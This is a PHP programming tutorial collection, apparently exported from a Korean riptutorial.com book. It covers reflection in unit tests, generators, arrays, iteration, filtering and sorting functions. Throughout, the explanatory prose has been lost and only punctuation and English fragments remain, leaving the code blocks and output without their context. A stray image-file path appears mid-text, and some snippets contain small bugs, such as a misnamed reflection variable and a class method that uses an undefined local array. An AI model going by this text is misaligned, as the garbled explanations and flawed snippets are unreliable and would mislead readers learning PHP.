? "" . `Car::getColor()` `Car::getColor()` "Metallic" . `Car::setColor()` *`Car::setColor()`* .

`Car::setColor()` `Car::$color` ? Refelection . ? Refelection .

.

```
/**
 * @test
 * @covers     \Car::setColor
 */
public function testSetColor()
{
    $color = 'Red';

    $car = new \Car();
    $car->setColor($color);

    $reflectionOfCar = new \ReflectionObject($car);
    $protectedColor = $reflectionOfForm->getProperty('color');
    $protectedColor->setAccessible(true);
    $reflectionColor = $protectedColor->getValue($car);

    $this->assertEquals($color, $reflectionColor);
}
```

Reflection `Car::$color` .

1. Car ReflectionObject .
2. `Car::$color` ReflectionProperty ("this" `Car::$color`)
3. `Car::$color` .
4. `Car::$color` .

Reflection `Car::getColor()` `Car::$color` . `Car::setColor()` .

`property_exists` `method_exists` .

```
class MyClass {
    public $public_field;
    protected $protected_field;
    private $private_field;
    static $static_field;
    const CONSTANT = 0;
    public function public_function() {}
    protected function protected_function() {}
    private function private_function() {}
    static function static_function() {}
}

// check properties
$check = property_exists('MyClass', 'public_field');    // true
$check = property_exists('MyClass', 'protected_field'); // true
$check = property_exists('MyClass', 'private_field');   // true, as of PHP 5.3.0
$check = property_exists('MyClass', 'static_field');    // true
$check = property_exists('MyClass', 'other_field');     // false

// check methods
$check = method_exists('MyClass', 'public_function');    // true
$check = method_exists('MyClass', 'protected_function');    // true
$check = method_exists('MyClass', 'private_function');    // true
$check = method_exists('MyClass', 'static_function');    // true

// however...
$check = property_exists('MyClass', 'CONSTANT');  // false
$check = property_exists($object, 'CONSTANT');    // false
```

ReflectionClass .

```
$r = new ReflectionClass('MyClass');
$check = $r->hasProperty('public_field');  // true
$check = $r->hasMethod('public_function'); // true
$check = $r->hasConstant('CONSTANT');      // true
// also works for protected, private and/or static members.
```

: property_exists method_exists . ReflectionObject ReflectionClass .

/

.

```
class Car
{
    /**
     * @param mixed $argument
     *
     * @return mixed
     */
    protected function drive($argument)
    {
        return $argument;
    }

    /**
     * @return bool
     */
    private static function stop()
    {
        return true;
    }
}
```

```
class DriveTest
{
    /**
     * @test
     */
    public function testDrive()
    {
        // prepare
        $argument = 1;
        $expected = $argument;
        $car = new \Car();

        $reflection = new ReflectionClass(\Car::class);
        $method = $reflection->getMethod('drive');
        $method->setAccessible(true);

        // invoke logic
        $result = $method->invokeArgs($car, [$argument]);

        // test
        $this->assertEquals($expected, $result);
    }
}
```

null .

```
class StopTest
{
    /**
     * @test
     */
    public function testStop()
    {
        // prepare
        $expected = true;

        $reflection = new ReflectionClass(\Car::class);
        $method = $reflection->getMethod('stop');
        $method->setAccessible(true);

        // invoke logic
        $result = $method->invoke(null);

        // test
        $this->assertEquals($expected, $result);
    }
}
```

: https://riptutorial.com/ko/php/topic/685/

59:

Examples

?

. Iterator .

.

```
function randomNumbers(int $length)
{
    $array = [];

    for ($i = 0; $i < $length; $i++) {
        $array[] = mt_rand(1, 10);
    }

    return $array;
}
```

. `randomNumbers(10)` . 10 . 100 ? `randomNumbers(1000000)` . **33** .

```
$startMemory = memory_get_usage();

$randomNumbers = randomNumbers(1000000);

echo memory_get_usage() - $startMemory, ' bytes';
```

100 . .

randomNumbers () .

`randomNumbers()` .

```
<?php

function randomNumbers(int $length)
{
    for ($i = 0; $i < $length; $i++) {
        // yield tells the PHP interpreter that this value
        // should be the one used in the current iteration.
        yield mt_rand(1, 10);
    }
}

foreach (randomNumbers(10) as $number) {
    echo "$number\n";
}
```

.

. CSV . CSV .

```
<?php

class CsvReader
{
    protected $file;

    public function __construct($filePath) {
        $this->file = fopen($filePath, 'r');
    }

    public function rows()
    {
        while (!feof($this->file)) {
            $row = fgetcsv($this->file, 4096);

            yield $row;
        }

        return;
    }
}

$csv = new CsvReader('/path/to/huge/csv/file.csv');

foreach ($csv->rows() as $row) {
    // Do something with the CSV row.
}
```

`yield` return yield Generator .

.

```
function gen_one_to_three() {
    for ($i = 1; $i <= 3; $i++) {
        // Note that $i is preserved between yields.
        yield $i;
    }
}
```

`var_dump` Generator .

```
var_dump(gen_one_to_three())

# Outputs:
class Generator (0) {
}
```

Generator .

```
foreach (gen_one_to_three() as $value) {
    echo "$value\n";
}
```

.

```
1
2
3
```

/ .

```
function gen_one_to_three() {
    $keys = ["first", "second", "third"];

    for ($i = 1; $i <= 3; $i++) {
        // Note that $i is preserved between yields.
        yield $keys[$i - 1] => $i;
    }
}

foreach (gen_one_to_three() as $key => $value) {
    echo "$key: $value\n";
}
```

.


```
first: 1
second: 2
third: 3
```

send () -

. . `send()` . .

```
//Imagining accessing a large amount of data from a server, here is the generator for this:
function generateDataFromServerDemo()
{
    $indexCurrentRun = 0; //In this example in place of data from the server, I just send
feedback everytime a loop ran through.

    $timeout = false;
    while (!$timeout)
    {
        $timeout = yield $indexCurrentRun; // Values are passed to caller. The next time the
generator is called, it will start at this statement. If send() is used, $timeout will take
this value.
        $indexCurrentRun++;
    }

    yield 'X of bytes are missing. </br>';
}

// Start using the generator
$generatorDataFromServer = generateDataFromServerDemo ();
foreach($generatorDataFromServer as $numberOfRuns)
{
    if ($numberOfRuns < 10)
    {
        echo $numberOfRuns . "</br>";
    }
    else
    {
        $generatorDataFromServer->send(true); //sending data to the generator
        echo $generatorDataFromServer->current(); //accessing the latest element (hinting how 
many bytes are still missing.
    }
}
```

:



```
0
1
2
3
4
5
6
7
8
9
X bytes are missing.
```

: https://riptutorial.com/ko/php/topic/1684/

60:

. PHP . map .

- $ array = array ('Value1', 'Value2', 'Value3'); // 0, 1, 2, ...,
- $ array = array ('Value1', 'Value2',); //
- $ array = array ('key1'=> 'Value1', 'key2'=> 'Value2',); //
- $ array = array ('key1'=> 'Value1', 'Value2',); // (['key1'] => Value1 [1] => 'Value2')
- $ array = ['key1'=> 'Value1', 'key2'=> 'Value2',]; // PHP 5.4+
- $ array [] = 'ValueX'; // 'ValueX' .
- $ array ['keyX'] = 'ValueX'; // 'keyX' 'valueX' .
- $ array + = ['keyX'=> 'valueX', 'keyY'=> 'valueY']; // /

	. string integer . 'foo', '5', 10, 'a2b', ...
	key (null ,). .

-
-
-
-

Examples

. empty :

```
// An empty array
$foo = array();

// Shorthand notation available since PHP 5.4
$foo = [];
```

:

```
// Creates a simple array with three strings
$fruit = array('apples', 'pears', 'oranges');

// Shorthand notation available since PHP 5.4
$fruit = ['apples', 'pears', 'oranges'];
```

( ) .

```
// A simple associative array
$fruit = array(
   'first'  => 'apples',
   'second' => 'pears',
   'third'  => 'oranges'
);

// Key and value can also be set as follows
$fruit['first'] = 'apples';

// Shorthand notation available since PHP 5.4
$fruit = [
    'first'  => 'apples',
    'second' => 'pears',
    'third'  => 'oranges'
];
```

PHP .   .

```
$foo[] = 1;     // Array( [0] => 1 )
$bar[][] = 2;   // Array( [0] => Array( [0] => 2 ) )
```

. PHP   .

```
$foo = [2 => 'apple', 'melon'];  // Array( [2] => apple, [3] => melon )
$foo = ['2' => 'apple', 'melon']; // same as above
$foo = [2 => 'apple', 'this is index 3 temporarily', '3' => 'melon']; // same as above! The
last entry will overwrite the second!
```

SplFixedArray   .

```
$array = new SplFixedArray(3);

$array[0] = 1;
$array[1] = 2;
$array[2] = 3;
$array[3] = 4; // RuntimeException

// Increase the size of the array to 10
$array->setSize(10);
```

: SplFixedArray   .

n   (:)   .

```
$myArray = array();
$sizeOfMyArray = 5;
```

```
$fill = 'placeholder';

for ($i = 0; $i < $sizeOfMyArray; $i++) {
    $myArray[] = $fill;
}

// print_r($myArray); results in the following:
// Array ( [0] => placeholder [1] => placeholder [2] => placeholder [3] => placeholder [4] =>
placeholder )
```

`array_fill()` .

array_fill (int $ start_index, int $ num, mixed $ value)

`start_index` `num` `value` .

: `start_index` 0 .

```
$a = array_fill(5, 6, 'banana'); // Array ( [5] => banana, [6] => banana, ..., [10] => banana)
$b = array_fill(-2, 4, 'pear'); // Array ( [-2] => pear, [0] => pear, ..., [2] => pear)
```

: `array_fill()` `array_fill()` . .

(: 1-4) `range()` .

(mixed $ start, mixed $ end [, number $ step = 1])

. ( ) . . `stepsize` `1` `range` `0` `4` 0 , 1 , 2 , 3 4 . 2 (, `range(0, 4, 2)`) 0 , 2 , 4 .

```
$array = [];
$array_with_range = range(1, 4);

for ($i = 1; $i <= 4; $i++) {
    $array[] = $i;
}

print_r($array); // Array ( [0] => 1 [1] => 2 [2] => 3 [3] => 4 )
print_r($array_with_range); // Array ( [0] => 1 [1] => 2 [2] => 3 [3] => 4 )
```

`range` , , (boolean) . float .

.

`array_key_exists()` `isset()` `!empty()` .

```
$map = [
    'foo' => 1,
    'bar' => null,
    'foobar' => '',
];

array_key_exists('foo', $map); // true
```

```
isset($map['foo']); // true
!empty($map['foo']); // true

array_key_exists('bar', $map); // true
isset($map['bar']); // false
!empty($map['bar']); // false
```

isset() null . !empty() false (: null , '' 0 !empty() false). while isset($map['foobar']); true !empty($map['foobar']) false . (, '0' false) !empty() .

$map isset() !empty() false . .

```
// Note "long" vs "lang", a tiny typo in the variable name.
$my_array_with_a_long_name = ['foo' => true];
array_key_exists('foo', $my_array_with_a_lang_name); // shows a warning
isset($my_array_with_a_lang_name['foo']); // returns false
```

.

```
$ord = ['a', 'b']; // equivalent to [0 => 'a', 1 => 'b']

array_key_exists(0, $ord); // true
array_key_exists(2, $ord); // false
```

isset() array_key_exists() .

array_key_exists() key_exists() .

in_array() true .

```
$fruits = ['banana', 'apple'];

$foo = in_array('banana', $fruits);
// $foo value is true

$bar = in_array('orange', $fruits);
// $bar value is false
```

array_search() .

```
$userdb = ['Sandra Shush', 'Stefanie Mcmohn', 'Michael'];
$pos = array_search('Stefanie Mcmohn', $userdb);
if ($pos !== false) {
    echo "Stefanie Mcmohn found at $pos";
}
```

PHP 5.x 5.5

PHP 5.5 array_column() array_search() .

.

```
$userdb = [
    [
        "uid" => '100',
        "name" => 'Sandra Shush',
        "url" => 'urlof100',
    ],
    [
        "uid" => '5465',
        "name" => 'Stefanie Mcmohn',
        "pic_square" => 'urlof100',
    ],
    [
        "uid" => '40489',
        "name" => 'Michael',
        "pic_square" => 'urlof40489',
    ]
];

$key = array_search(40489, array_column($userdb, 'uid'));
```

`is_array()` true .

```
$integer = 1337;
$array = [1337, 42];

is_array($integer); // false
is_array($array); // true
```

hint . .

```
function foo (array $array) { /* $array is an array */ }
```

`gettype()` .

```
$integer = 1337;
$array = [1337, 42];

gettype($integer) === 'array'; // false
gettype($array) === 'array'; // true
```

ArrayAccess Iterator

PHP . PHP (> = 5.0.0) `ArrayAccess` `Iterator` . .

ArrayAccess

. `UserCollection` .

1.
2. (CRUD ,)

(5.4 `[]`).

```
class UserCollection implements ArrayAccess {
    protected $_conn;

    protected $_requiredParams = ['username','password','email'];

    public function __construct() {
        $config = new Configuration();

        $connectionParams = [
            //your connection to the database
        ];

        $this->_conn = DriverManager::getConnection($connectionParams, $config);
    }

    protected function _getByUsername($username) {
        $ret = $this->_conn->executeQuery('SELECT * FROM `User` WHERE `username` IN (?)',
            [$username]
        )->fetch();

        return $ret;
    }

    // START of methods required by ArrayAccess interface
    public function offsetExists($offset) {
        return (bool) $this->_getByUsername($offset);
    }

    public function offsetGet($offset) {
        return $this->_getByUsername($offset);
    }

    public function offsetSet($offset, $value) {
        if (!is_array($value)) {
            throw new \Exception('value must be an Array');
        }

        $passed = array_intersect(array_values($this->_requiredParams), array_keys($value));
        if (count($passed) < count($this->_requiredParams)) {
            throw new \Exception('value must contain at least the following params: ' .
implode(',', $this->_requiredParams));
        }
        $this->_conn->insert('User', $value);
    }

    public function offsetUnset($offset) {
        if (!is_string($offset)) {
            throw new \Exception('value must be the username to delete');
        }
        if (!$this->offsetGet($offset)) {
            throw new \Exception('user not found');
        }
        $this->_conn->delete('User', ['username' => $offset]);
    }
    // END of methods required by ArrayAccess interface
}
```

.

```
$users = new UserCollection();
```

```
var_dump(empty($users['testuser']),isset($users['testuser']));
$users['testuser'] = ['username' => 'testuser',
                      'password' => 'testpassword',
                      'email'    => 'test@test.com'];
var_dump(empty($users['testuser']), isset($users['testuser']), $users['testuser']);
unset($users['testuser']);
var_dump(empty($users['testuser']), isset($users['testuser']));
```

testuser .

```
bool(true)
bool(false)
bool(false)
bool(true)
array(17) {
  ["username"]=>
  string(8) "testuser"
  ["password"]=>
  string(12) "testpassword"
  ["email"]=>
  string(13) "test@test.com"
}
bool(true)
bool(false)
```

: array_key_exists offsetExists . false .

```
var_dump(array_key_exists('testuser', $users));
$users['testuser'] = ['username' => 'testuser',
                      'password' => 'testpassword',
                      'email'    => 'test@test.com'];
var_dump(array_key_exists('testuser', $users));
```

foreach while iterating Iterator .

iterator . $_position .

```
// iterator current position, required by Iterator interface methods
protected $_position = 1;
```

, Iterator .

```
class UserCollection implements ArrayAccess, Iterator {
```

.

```
// START of methods required by Iterator interface
public function current () {
    return $this->_getById($this->_position);
}
public function key () {
    return $this->_position;
}
public function next () {
    $this->_position++;
}
public function rewind () {
    $this->_position = 1;
}
public function valid () {
    return null !== $this->_getById($this->_position);
}
// END of methods required by Iterator interface
```

. . ID . `ArrayAccess` `Iterator` .

```
class UserCollection implements ArrayAccess, Iterator {
    // iterator current position, required by Iterator interface methods
    protected $_position = 1;

    // <add the old methods from the last code snippet here>

    // START of methods required by Iterator interface
    public function current () {
        return $this->_getById($this->_position);
    }
    public function key () {
        return $this->_position;
    }
    public function next () {
        $this->_position++;
    }
    public function rewind () {
        $this->_position = 1;
    }
    public function valid () {
        return null !== $this->_getById($this->_position);
    }
    // END of methods required by Iterator interface
}
```

foreach :

```
foreach ($users as $user) {
    var_dump($user['id']);
}
```

?

```
string(2) "1"
string(2) "2"
string(2) "3"
string(2) "4"
...
```

```
$username = 'Hadibut';
$email = 'hadibut@example.org';

$variables = compact('username', 'email');
// $variables is now ['username' => 'Hadibut', 'email' => 'hadibut@example.org']
```

.

: https://riptutorial.com/ko/php/topic/204/

61:

- for ($ i = 0; $ i <count ($ array); $ i ++) {incremental_iteration (); }
- for ($ i = count ($ array) - 1; $ i> = 0; $ i--) {reverse_iteration (); }
- foreach ($ data as $ datum) {}
- foreach ($ data => $ datum) {}
- foreach ($ data as $ datum) {}

`foreach`	.
`foreach`	.
`for`	. :
	(,)

Examples

. .

```
$people = ['Tim', 'Tony', 'Turanga'];
$foods = ['chicken', 'beef', 'slurm'];
```

`array_map` .

```
array_map(function($person, $food) {
    return "$person likes $food\n";
}, $people, $foods);
```

:

```
Tim likes chicken
Tony likes beef
Turanga likes slurm
```

.

```
assert(count($people) === count($foods));
for ($i = 0; $i < count($people); $i++) {
    echo "$people[$i] likes $foods[$i]\n";
}
```

`array_values($array)[$i]` `$array[$i]` .

foreach-with-key .

```
foreach ($people as $index => $person) {
    $food = $foods[$index];
    echo "$person likes $food\n";
}
```

. ,   .   .

`array_combine` .

```
$combinedArray = array_combine($people, $foods);
// $combinedArray = ['Tim' => 'chicken', 'Tony' => 'beef', 'Turanga' => 'slurm'];
```

.

```
foreach ($combinedArray as $person => $meal) {
    echo "$person likes $meal\n";
}
```

0 .

```
$colors = ['red', 'yellow', 'blue', 'green'];
for ($i = 0; $i < count($colors); $i++) {
    echo 'I am the color ' . $colors[$i] . '<br>';
}
```

`array_reverse` .

```
$colors = ['red', 'yellow', 'blue', 'green'];
for ($i = count($colors) - 1; $i >= 0; $i--) {
    echo 'I am the color ' . $colors[$i] . '<br>';
}
```

.

```
$array = ["alpha", "beta", "gamma", "delta", "epsilon"];
for ($i = 0; $i < count($array); $i++) {
    echo $array[$i], PHP_EOL;
    if ($array[$i] === "gamma") {
        $array[$i] = "zeta";
        $i -= 2;
    } elseif ($array[$i] === "zeta") {
        $i++;
    }
}
```

:

```
alpha
beta
gamma
beta
zeta
epsilon
```

(, [1 => "foo", 0 => "bar"] , ["foo" => "f", "bar" => "b"]), . array_values array_keys .

```
$array = ["a" => "alpha", "b" => "beta", "c" => "gamma", "d" => "delta"];
$keys = array_keys($array);
for ($i = 0; $i < count($array); $i++) {
    $key = $keys[$i];
    $value = $array[$key];
    echo "$value is $key\n";
}
```

. .

each

each() each() .

```
$array = ["f" => "foo", "b" => "bar"];
while (list($key, $value) = each($array)) {
    echo "$value begins with $key";
}
```

next

```
$array = ["Alpha", "Beta", "Gamma", "Delta"];
while (($value = next($array)) !== false) {
    echo "$value\n";
}
```

false . key .

```
$array = ["Alpha", "Beta", "Gamma", "Delta"];
while (key($array) !== null) {
    echo current($array) . PHP_EOL;
    next($array);
}
```

.

```
class ColorPicker {
    private $colors = ["#FF0064", "#0064FF", "#64FF00", "#FF6400", "#00FF64", "#6400FF"];
    public function nextColor() : string {
        $result = next($colors);
        // if end of array reached
        if (key($colors) === null) {
            reset($colors);
        }
        return $result;
    }
}
```

foreach

```
foreach ($colors as $color) {
    echo "I am the color $color<br>";
}
```

```
$foods = ['healthy' => 'Apples', 'bad' => 'Ice Cream'];
foreach ($foods as $key => $food) {
    echo "Eating $food is $key";
}
```

`foreach` (`$color` `$food`) . `&` .

```
$years = [2001, 2002, 3, 4];
foreach ($years as &$year) {
    if ($year < 2000) $year += 2000;
}
```

.

```
$years = [2001, 2002, 3, 4];
for($i = 0; $i < count($years); $i++) { // these two lines
    $year = &$years[$i];                 // are changed to foreach by reference
    if($year < 2000) $year += 2000;
}
```

PHP (Java `List`) . . ( ). :

```
$array = [0 => 1, 2 => 3, 4 => 5, 6 => 7];
foreach ($array as $key => $value) {
    if ($key === 0) {
        $array[6] = 17;
        unset($array[4]);
    }
    echo "$key => $value\n";
}
```

:

```
0 => 1
2 => 3
4 => 5
6 => 7
```

,

```
$array = [0 => 1, 2 => 3, 4 => 5, 6 => 7];
```

```
foreach ($array as $key => &$value) {
    if ($key === 0) {
        $array[6] = 17;
        unset($array[4]);
    }
    echo "$key => $value\n";
}
```

:

```
0 => 1
2 => 3
6 => 17
```

`4 => 5` - `6 => 7` `6 => 17` .

ArrayObject

Php .

:

```
$array = ['1' => 'apple', '2' => 'banana', '3' => 'cherry'];

$arrayObject = new ArrayObject($array);

$iterator = $arrayObject->getIterator();

for($iterator; $iterator->valid(); $iterator->next()) {
    echo $iterator->key() . ' => ' . $iterator->current() . "</br>";
}
```

:

```
1 => apple
2 => banana
3 => cherry
```

: https://riptutorial.com/ko/php/topic/5727/-

62:

Examples

, 1 .

```
$fruit = array("bananas", "apples", "peaches");
unset($fruit[1]);
```

`unset` . `$fruit` `0` `2` .

.

```
$fruit = array('banana', 'one'=>'apple', 'peaches');

print_r($fruit);
/*
    Array
    (
        [0] => banana
        [one] => apple
        [1] => peaches
    )
*/

unset($fruit['one']);
```

$.

```
print_r($fruit);

/*
Array
(
    [0] => banana
    [1] => peaches
)
*/
```

```
unset($fruit);
```

. , .

array_shift () - .

:

```
  $fruit = array("bananas", "apples", "peaches");
  array_shift($fruit);
```

```
print_r($fruit);
```

:

```
Array
(
    [0] => apples
    [1] => peaches
)
```

array_pop () - .

:

```
$fruit = array("bananas", "apples", "peaches");
array_pop($fruit);
print_r($fruit);
```

:

```
Array
(
    [0] => bananas
    [1] => apples
)
```

`array_filter` .

"" .

```
$my_array = [1,0,2,null,3,'',4,[],5,6,7,8];
$non_empties = array_filter($my_array); // $non_empties will contain [1,2,3,4,5,6,7,8];
```

. .

```
$my_array = [1,2,3,4,5,6,7,8];

$even_numbers = array_filter($my_array, function($number) {
    return $number % 2 === 0;
});
```

`array_filter` .

5.6

`array_filter` . `ARRAY_FILTER_USE_KEY` `ARRAY_FILTER_USE_BOTH` . , value key . , .

```
$numbers = [16,3,5,8,1,4,6];

$even_indexed_numbers = array_filter($numbers, function($index) {
    return $index % 2 === 0;
}, ARRAY_FILTER_USE_KEY);
```

array_filter . for for .

```
<?php

$my_array = [1,0,2,null,3,'',4,[],5,6,7,8];
$filtered = array_filter($my_array);

error_reporting(E_ALL); // show all errors and notices

// innocently looking "for" loop
for ($i = 0; $i < count($filtered); $i++) {
   print $filtered[$i];
}

/*
Output:
1
Notice: Undefined offset: 1
2
Notice: Undefined offset: 3
3
Notice: Undefined offset: 5
4
Notice: Undefined offset: 7
*/
```

1 (`0`), 3 (`null`), 5 (`''`) 7 (`[]`) .

array_filter array_values .

```
$my_array = [1,0,2,null,3,'',4,[],5,6,7,8];
$filtered = array_filter($my_array);
$iterable = array_values($filtered);

error_reporting(E_ALL); // show all errors and notices

for ($i = 0; $i < count($iterable); $i++) {
   print $iterable[$i];
}

// No warnings!
```

( ) . array_unshift() .

array_unshift() . . 0 .

array_unshift() PHP .

.

```
$myArray = array(1, 2, 3);

array_unshift($myArray, 4);
```

4 . .

```
print_r($myArray);
```

: 4, 1, 2, 3 .

array_unshift - *n+1* . .

:

```
$myArray = array('apples', 'bananas', 'pears');
$myElement = array('oranges');
$joinedArray = $myElement;

foreach ($myArray as $i) {
  $joinedArray[] = $i;
}
```

($ joinedArray) :

```
Array ( [0] => oranges [1] => apples [2] => bananas [3] => pears )
```

Eaxmple / Demo

( ) `array_intersect_key` `array_flip` .

```
$parameters = ['foo' => 'bar', 'bar' => 'baz', 'boo' => 'bam'];
$allowedKeys = ['foo', 'bar'];
$filteredParameters = array_intersect_key($parameters, array_flip($allowedKeys));

// $filteredParameters contains ['foo' => 'bar', 'bar' => 'baz]
```

`parameters` `filteredParameters` .

PHP 5.6 `ARRAY_FILTER_USE_KEY` `array_filter` .

```
$parameters  = ['foo' => 1, 'hello' => 'world'];
$allowedKeys = ['foo', 'bar'];
$filteredParameters = array_filter(
    $parameters,
    function ($key) use ($allowedKeys) {
        return in_array($key, $allowedKeys);
    },
    ARRAY_FILTER_USE_KEY
);
```

`array_filter` . `$allowedKeys` . `array_intersect_key()` `array_flip()` .

()

.

```
$fruits = ['Zitrone', 'Orange', 'Banane', 'Apfel'];
sort($fruits);
print_r($fruits);
```

~

```
Array
(
    [0] => Apfel
    [1] => Banane
    [2] => Orange
    [3] => Zitrone
)
```

rsort ()

.

```
$fruits = ['Zitrone', 'Orange', 'Banane', 'Apfel'];
rsort($fruits);
print_r($fruits);
```

~

```
Array
(
    [0] => Zitrone
    [1] => Orange
    [2] => Banane
    [3] => Apfel
)
```

asort ()

indecies .

```
$fruits = [1 => 'lemon', 2 => 'orange',  3 => 'banana', 4 => 'apple'];
asort($fruits);
print_r($fruits);
```

~

```
Array
(
    [4] => apple
    [3] => banana
    [1] => lemon
    [2] => orange
)
```

arsort ()

indecies .

```
$fruits = [1 => 'lemon', 2 => 'orange',  3 => 'banana', 4 => 'apple'];
arsort($fruits);
print_r($fruits);
```

~

```
Array
(
    [2] => orange
    [1] => lemon
    [3] => banana
    [4] => apple
)
```

ksort ()

```
$fruits = ['d'=>'lemon', 'a'=>'orange', 'b'=>'banana', 'c'=>'apple'];
ksort($fruits);
print_r($fruits);
```

~

```
Array
(
    [a] => orange
    [b] => banana
    [c] => apple
    [d] => lemon
)
```

krsort ()

.

```
$fruits = ['d'=>'lemon', 'a'=>'orange', 'b'=>'banana', 'c'=>'apple'];
krsort($fruits);
```

```
print_r($fruits);
```

~

```
Array
(
    [d] => lemon
    [c] => apple
    [b] => banana
    [a] => orange
)
```

natsort ()

( ).

```
$files = ['File8.stack', 'file77.stack', 'file7.stack', 'file13.stack', 'File2.stack'];
natsort($files);
print_r($files);
```

~

```
Array
(
    [4] => File2.stack
    [0] => File8.stack
    [2] => file7.stack
    [3] => file13.stack
    [1] => file77.stack
)
```

natcasesort ()

( )

```
$files = ['File8.stack', 'file77.stack', 'file7.stack', 'file13.stack', 'File2.stack'];
natcasesort($files);
print_r($files);
```

~

```
Array
(
    [4] => File2.stack
    [2] => file7.stack
    [0] => File8.stack
    [3] => file13.stack
    [1] => file77.stack
)
```

()

( ).

```
$array = ['aa', 'bb', 'cc'];
shuffle($array);
print_r($array);
```

.

```
Array
(
    [0] => cc
    [1] => bb
    [2] => aa
)
```

usort ()

.

```
function compare($a, $b)
{
    if ($a == $b) {
        return 0;
    }
    return ($a < $b) ? -1 : 1;
}

$array = [3, 2, 5, 6, 1];
usort($array, 'compare');
print_r($array);
```

~

```
Array
(
    [0] => 1
    [1] => 2
    [2] => 3
    [3] => 5
    [4] => 6
)
```

uasort ()

.

```
function compare($a, $b)
{
    if ($a == $b) {
        return 0;
    }
    return ($a < $b) ? -1 : 1;
}

$array = ['a' => 1, 'b' => -3, 'c' => 5, 'd' => 3, 'e' => -5];
uasort($array, 'compare');
print_r($array);
```

~

```
Array
(
    [e] => -5
    [b] => -3
    [a] => 1
    [d] => 3
    [c] => 5
)
```

uksort ()

.

```
function compare($a, $b)
{
    if ($a == $b) {
        return 0;
    }
    return ($a < $b) ? -1 : 1;
}

$array = ['ee' => 1, 'g' => -3, '4' => 5, 'k' => 3, 'oo' => -5];

uksort($array, 'compare');
print_r($array);
```

~

```
Array
(
    [ee] => 1
    [g] => -3
    [k] => 3
    [oo] => -5
    [4] => 5
)
```

`array_flip` .

```
$colors = array(
    'one' => 'red',
    'two' => 'blue',
    'three' => 'yellow',
);

array_flip($colors); //will output

array(
    'red' => 'one',
    'blue' => 'two',
    'yellow' => 'three'
)
```

```
$a1 = array("red","green");
$a2 = array("blue","yellow");
print_r(array_merge($a1,$a2));

/*
    Array ( [0] => red [1] => green [2] => blue [3] => yellow )
*/
```

:

```
$a1=array("a"=>"red","b"=>"green");
$a2=array("c"=>"blue","b"=>"yellow");
print_r(array_merge($a1,$a2));
/*
    Array ( [a] => red [b] => yellow [c] => blue )
*/
```

1. . .
2. . .
3. 0 .

: https://riptutorial.com/ko/php/topic/6825/-

63:

Examples

`array_map()` `array_map()` . .

```
$array = array(1,2,3,4,5);
//each array item is iterated over and gets stored in the function parameter.
$newArray = array_map(function($item) {
    return $item + 1;
}, $array);
```

`$newArray` `array(2,3,4,5,6);` .

. .

```
function addOne($item) {
    return $item + 1;
}

$array = array(1, 2, 3, 4, 5);
$newArray = array_map('addOne', $array);
```

.

```
class Example {
    public function addOne($item) {
        return $item + 1;
    }

    public function doCalculation() {
        $array = array(1, 2, 3, 4, 5);
        $newArray = array_map(array($this, 'addOne'), $array);
    }
}
```

`array_walk()` `array_walk_recursive()` . / . . , :

```
$array = array(1, 2, 3, 4, 5);
array_walk($array, function($value, $key) {
    echo $value . ' ';
});
// prints "1 2 3 4 5"
```

value .

```
$array = array(1, 2, 3, 4, 5);
array_walk($array, function(&$value, $key) {
    $value++;
});
```

`$array  array(2,3,4,5,6);`

`array_walk_recursive()` .

```
$array = array(1, array(2, 3, array(4, 5), 6);
array_walk_recursive($array, function($value, $key) {
    echo $value . ' ';
});
// prints "1 2 3 4 5 6"
```

: `array_walk` `array_walk_recursive` . .

▪

array_chunk () .

.

```
$input_array = array('a', 'b', 'c', 'd', 'e');
```

PHP **array_chunk ()** ,

```
$output_array = array_chunk($input_array, 2);
```

2 .

```
Array
(
    [0] => Array
        (
            [0] => a
            [1] => b
        )

    [1] => Array
        (
            [0] => c
            [1] => d
        )

    [2] => Array
        (
            [0] => e
        )

)
```

.

---

1 **E_WARNING** **NULL** .

$ array (array)	,
$ size (int)	( )
$ preserve_keys (boolean) ()	**TRUE** **FALSE** .

Imploding

`implode()` :

```
$arr = ['a' => "AA", 'b' => "BB", 'c' => "CC"];

echo implode(" ", $arr); // AA BB CC
```

Imploding `array_keys()` .

```
$arr = ['a' => "AA", 'b' => "BB", 'c' => "CC"];

echo implode(" ", array_keys($arr)); // a b c
```

Imploding .

```
$arr = ['a' => "AA", 'b' => "BB", 'c' => "CC"];

echo implode(" ", array_map(function($key, $val) {
    return "$key:$val"; // function that glues key to the value
}, array_keys($arr), $arr));

// Output: a:AA b:BB c:CC
```

array_reduce

`array_reduce` array . `array_reduce` .

: `array_reduce ($array, function($carry, $item){...}, $defaul_value_of_first_carry)`

- $ carry .
- $ item .

```
$result = array_reduce([1, 2, 3, 4, 5], function($carry, $item){
    return $carry + $item;
});
```

: `15`

```
$result = array_reduce([10, 23, 211, 34, 25], function($carry, $item){
        return $item > $carry ? $item : $carry;
});
```

: `211`

100 ?

```
$result = array_reduce([101, 230, 210, 341, 251], function($carry, $item){
        return $carry && $item > 100;
}, true); //default value must set true
```

: `true`

100 ?

```
$result = array_reduce([101, 230, 21, 341, 251], function($carry, $item){
        return $carry || $item < 100;
}, false);//default value must set false
```

: `true`

implode ($ array, $ piece)

```
$result = array_reduce(["hello", "world", "PHP", "language"], function($carry, $item){
        return !$carry ? $item : $carry . "-" . $item ;
});
```

: `"hello-world-PHP-language"`

implode .

```
function implode_method($array, $piece){
    return array_reduce($array, function($carry, $item) use ($piece) {
            return !$carry ? $item : ($carry . $piece . $item);
    });
}

$result = implode_method(["hello", "world", "PHP", "language"], "-");
```

: `"hello-world-PHP-language"`

list () ""

list () . compact () .

```
// Assigns to $a, $b and $c the values of their respective array elements in           $array
with keys numbered from zero
list($a, $b, $c) = $array;
```

PHP 7.1 ( ) .

```
// Assigns to $a, $b and $c the values of their respective array elements in $array with keys
numbered from zero
[$a, $b, $c] = $array;

// Assigns to $a, $b and $c the values of the array elements in $array with the keys "a", "b"
and "c", respectively
```

```
["a" => $a, "b" => $b, "c" => $c] = $array;
```

: `array_push` and `$array[] =`

---

array_push .

```
$array = [1,2,3];
$newArraySize = array_push($array, 5, 6); // The method returns the new size of the array
print_r($array); // Array is passed by reference, therefore the original array is modified to
contain the new elements
```

.

```
Array
(
    [0] => 1
    [1] => 2
    [2] => 3
    [3] => 5
    [4] => 6
)
```

`$array[] =` :

```
$array = [1,2,3];
$array[] = 5;
$array[] = 6;
print_r($array);
```

.

```
Array
(
    [0] => 1
